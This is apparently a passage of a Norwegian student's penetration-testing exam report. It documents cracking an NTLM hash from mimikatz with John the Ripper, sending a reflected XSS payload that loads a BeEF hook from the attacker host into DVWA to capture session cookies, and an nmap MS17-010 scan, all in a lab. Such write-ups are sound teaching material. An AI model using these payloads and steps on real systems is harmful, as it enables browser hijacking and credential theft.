$ cd oppgave6

(kali㉿kali)-[~/eksamen/oppgave6]
$ nano NTLMhashT50200

(kali㉿kali)-[~/eksamen/oppgave6]
$
```

Figur 6.19: Lagde en fil med NTLM hashen til brukeren T50200

```
GNU nano 8.2
T50200:31c72c210ecc03d1eae94fa496069448
```

Figur 6.20: Her er hvordan filen ser ut, kopierte NTLM hashen fra mimikatz output

```
(kali㉿kali)-[~]
$ john --format=NT --wordlist=rockyou.txt eksamen/oppgave6/NTLMhashT50200
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
sunshine (T50200)
1g 0:00:00:00 DONE (2024-12-18 11:01) 100.0g/s 9600p/s 9600c/s 9600C/s 123456..yellow
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~]
```

Figur 6.21: Her brukte jeg John for å cracke NTLM hashen i filen NTLMhashT50200 hvor hashen fra mimikatz lå.

John – spesifiserer hvilket verktøy jeg bruker som er john the ripper

--format=NT – her spesifiserer jeg hvilken hash det er, prøvde ntlm først, men det fungerte ikke

--wordlist=rockyou.txt – her spesifiserer jeg at jeg vil bruke rockyou.txt passord filen for å knekke hashen

Kilde:

Buckbee, M. (2023) *What is mimikatz? The beginners guide*

<https://www.varonis.com/blog/what-is-mimikatz>

Oppgave 7 – BEEF

SETT OPP AV BEEF

Lagde en ny kali maskin for denne oppgaven, fordi jeg hadde så mange problemer med installeringen og kjøring av BeEF.

```
(kali㉿kali)-[~]
$ setxkbmap no

(kali㉿kali)-[~]
$ sudo apt upgrade
[sudo] password for kali:
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0

(kali㉿kali)-[~]
$ sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.3 MB]
32% [2 Packages 15.4 MB/20.3 MB 76%]
```

Figur 7.1: oppdaterer kali (kjørte sudo apt upgrade etter dette)

```
(kali㉿kali)-[~]
$ sudo apt install beef-xss
[sudo] password for kali:
The following packages were auto
  fonts-liberation2      libg
```

Figur 7.2: Kommando jeg kjørte for å laste ned beef

```
(kali㉿kali)-[/usr/share/beef-xss]
$ sudo nano config.yaml
```

Figur 7.3: Endrer config.yaml

```
allow_reverse_proxy: false
hook_file: "/50200.js"
hook_session_name: BEEFHOOK
```

Figur 7.4: Endrer hook_file til kandidatnummeret mitt

```
(kali㉿kali)-[~]
$ sudo beef-xss
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>


● beef-xss.service - beef-xss
   Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled
; preset: disabled)
   Active: active (running) since Wed 2024-12-18 14:01:20 EST; 5s ago
  Invocation: 25716c68bfc6435aa1d9e09d8ae1b5bc
    Main PID: 2531 (ruby)
      Tasks: 3 (limit: 2208)
     Memory: 105.8M (peak: 106.1M)
        CPU: 1.721s
    CGroup: /system.slice/beef-xss.service
            └─2531 ruby /usr/share/beef-xss/beef

Dec 18 14:01:22 kali beef[2531]: [14:01:21] | Blog: http://bl...com
Dec 18 14:01:22 kali beef[2531]: [14:01:21] |_ Wiki: https://g...wiki
Dec 18 14:01:22 kali beef[2531]: [14:01:21][*] Project Creator: Wa...orn)
Dec 18 14:01:22 kali beef[2531]: -- migration_context()
Dec 18 14:01:22 kali beef[2531]: → 0.0101s
Dec 18 14:01:22 kali beef[2531]: [14:01:22][*] BeEF is loading. Wa...s ...
Dec 18 14:01:22 kali beef[2531]: [14:01:22][!] [AdminUI] Error: Co...mony
Dec 18 14:01:22 kali beef[2531]: [14:01:22] |_ [AdminUI] Ensurr...H` !
Dec 18 14:01:22 kali beef[2531]: [14:01:22][!] [AdminUI] Error: Co...mony
Dec 18 14:01:22 kali beef[2531]: [14:01:22] |_ [AdminUI] Ensurr...H` !
Hint: Some lines were ellipsized, use -l to show in full.


[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1 ...

(kali㉿kali)-[~]
```

Figur 7.5: Starter BeEF



Figur 7.6: Nettsiden som åpnes



Figur 7.7: Logget inn

Kopierer hook script:

Kandid.nr: 50200

```
<script src="http://<IP>:3000/hook.js"></script>
```

Legger inn ipadressen til kali linux:

```
<script src="http://192.168.94.132:3000/hook.js"></script>
```

SETT OPP AV DVWA

```
=DVWA 1.0.7 LiveCD= http://www.dvwa  
dvwa@dvwa:~$ ifconfig  
eth0      Link encap:Ethernet  HWad  
          inet addr:192.168.94.129
```

Figur 7.8: Startet dvwa maskinen og finner ip adressen

Ikke sikker 192.168.94.129/login.php

be Mitt Kristiania Kristiania TE timeplan Canvas W3Schools ChatGPT OSWAP testing guide Gmail



Username

Password

Login

Figur 7.9: Skrev inn ipadressen til dvwa i nettleser på host maskinen.



Username

Password

Login

Figur 7.10: Logger inn

DVWA Security 

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security tool that can detect and prevent attacks.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Security level set to low

Figur 7.11: Endrer security til low



Figur 7.12: Går til reflected xss siden

Henter scriptet fra tidligere:

```
<script src="http://192.168.23.130:3000/50200.js"></script>
```


Henter URL til xss siden til dwva:

```
http://192.168.94.129/vulnerabilities/xss_r/
```


Setter de sammen og legge til ?name= mellom linken og scriptet:

```
http://192.168.94.129/vulnerabilities/xss_r/?name=<script
src="http://192.168.23.130:3000/50200.js"></script>
```


for å få til å koble sammen beef med hostmaskinen, måtte jeg manuelt gå inn og endre config.yaml filen til at http host bare lyttet til den offentlige ip adressen til kali linux maskinen (192.160.23.130). så når jeg startet beef prøvde den å gå inn på nettsiden via local host (127.0.0.1) så jeg måtte bytte ut 127.0.0.1 i URL-en med den faktiske ip adressen som beef kjørte på. Måtte også bytte ip adresse og hook fil i scriptet jeg la inn i nettleser på host maskin fra det som beef startup scriptet jeg fikk fordi den endret seg ikke ettersom at jeg endret config.yaml. scriptet over er endret versjon. Originalen var localhost ip adressen og hook.js fil.



Figur 7.13: Skrev URL-en i nettleseren på hostmaskin for å hooke beef til nettleseren min.




Figur 7.14: Her ser man at nettleseren på hostmaskinen er hooked til beef




Figur 7.15: Inne på siden


Måtte skru av virusbeskyttelse både på pcen men også på chrome instillinger



Figur 7.16: Kjørte en alert prompt




Figur 7.17: Her kom den opp i nettleseren



Figur 7.18: Her kjørte jeg en get cookie kommando, og fikk ut informasjon om at:

- cookie har php session id = eub2n720kobj865qfoefg3c4v6
- security er satt til low
- og informasjon om beef hooken.



Figur 7.19: Hentet ut informasjon om html siden på offeret

BeEF 0.5.4.0 | Logout

Hooked Browsers

- Online Browsers
- Offline Browsers
 - 127.0.0.1
 - ? ? ? 127.0.0.1
 - ? ? ? 192.168.23.1

Getting Started		Logs	Zombies	Current Browser
Details	Logs	Commands	Proxy	XssRays
		Network		
Key	Value			
browser.name.reported	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36			
browser.platform	Win32			
browser.plugins	PDF Viewer,Chrome PDF Viewer,Chromium PDF Viewer,Microsoft Edge PDF Viewer,WebKit built-in PDF			
browser.window.cookies	PHPSESSID=eub2n720kobf865qfoefg3c4v6; security=low; BEEFHOOK=W2D7aydWrmvWNrDhzHYO1UAIVtrw4HvxaDTiv9cR8yc0pVLPY80vaRCC0...			
browser.window.hostname	192.168.94.129			
browser.window.hostport	80			
browser.window.origin	http://192.168.94.129			
browser.window.referrer	Unknown			
browser.window.size.height	778			
browser.window.size.width	1440			
browser.window.title	Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Reflected Cross Site Scripting (XSS)			
browser.window.uri	http://192.168.94.129/vulnerabilities/xss_r/?name=%3Cscript%20src=%22http://192.168.23.130:3000/50200.js%22%3E%3C/script%3E			
hardware.battery.level	unknown			
hardware.cpu.arch	x86_64			
hardware.cpu.cores	16			
hardware.gpu	ANGLE (AMD, AMD Radeon(TM) Graphics (0x00001681) Direct3D11 vs_5_0 ps_5_0, D3D11)			
hardware.gpu.vendor	Google Inc. (AMD)			
hardware.memory	unknown			

Basic Requester

Displaying zombie browser details 1 - 48 of 48

Figur 7.21: Details som viser browser.window.origin, browser.window.cookie og browser.window.hostname

browser.window.cookies	PHPSESSID=eub2n720kobf865qfoefg3c4v6; security=low; BEEFHOOK=W2D7aydWrmvWNRDhzHYO1UAIVtrw4HvxaDTiV9cR8yc0pVLPY80vaRCC0DfqBB8XP33R8KnMTF0ydmK3
browser.window.hostname	192.168.94.129
browser.window.hostport	80
browser.window.origin	http://192.168.94.129

Figur 7.22: Nærmere titt

Getting Started × Logs Zombies Current Browser										
ID ▲	IP	Domain	Port	Browser	Browser Ve...	OS	OS Version	First Seen	Last Seen	
1	127.0.0.1	127.0.0.1	3000		128.0	Linux		Wed, 18 Dec 2024 19:21:15 GMT	Wed, 18 Dec 2024 19:32:14 GMT	
2	192.168.23.1	192.168.94...	80			Windows	10	Thu, 19 Dec 2024 00:03:49 GMT	Thu, 19 Dec 2024 01:14:38 GMT	

Figur 7.23: Her ser vi mine beef zombies, nettlesere som er hacket med beef.

OPPGAVE 8: PIVOTING OG PRIVESV

Her fikk jeg rett og slett litt dårlig tid mot slutten av siste uken, fikk ikke tid til å fullføre hele oppgaven



Logget meg inn som admin på windows vm

```
Windows IP Configuration

Ethernet adapter Ethernet1:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::ac30:6ca6:f320:4bb9%14
    IPv4 Address. . . . . : 192.168.94.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.94.2

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::ddb1:18f5:b89e:798e%12
    IPv4 Address. . . . . : 192.168.56.2
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 0.0.0.0

Tunnel adapter isatap.localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : localdomain
```

Finner ipadressen til windows vm

```

(kali@kali)-[~]
$ nmap 192.168.94.130 -sV --script smb-vuln-ms17-010
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-19 05:34 EST
Nmap scan report for 192.168.94.130
Host is up (0.00049s latency).
Not shown: 980 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
25/tcp    open  smtp           Microsoft ESMTSP 8.5.9600.16384
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http           Microsoft IIS httpd 8.5
|_http-server-header: Microsoft-IIS/8.5
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2024-12-19 10:34:24Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: [REDACTED], Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: SUNNISDOMAIN)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: [REDACTED], Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5800/tcp  open  vnc-http       TightVNC
5900/tcp  open  vnc            VNC (protocol 3.8)
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
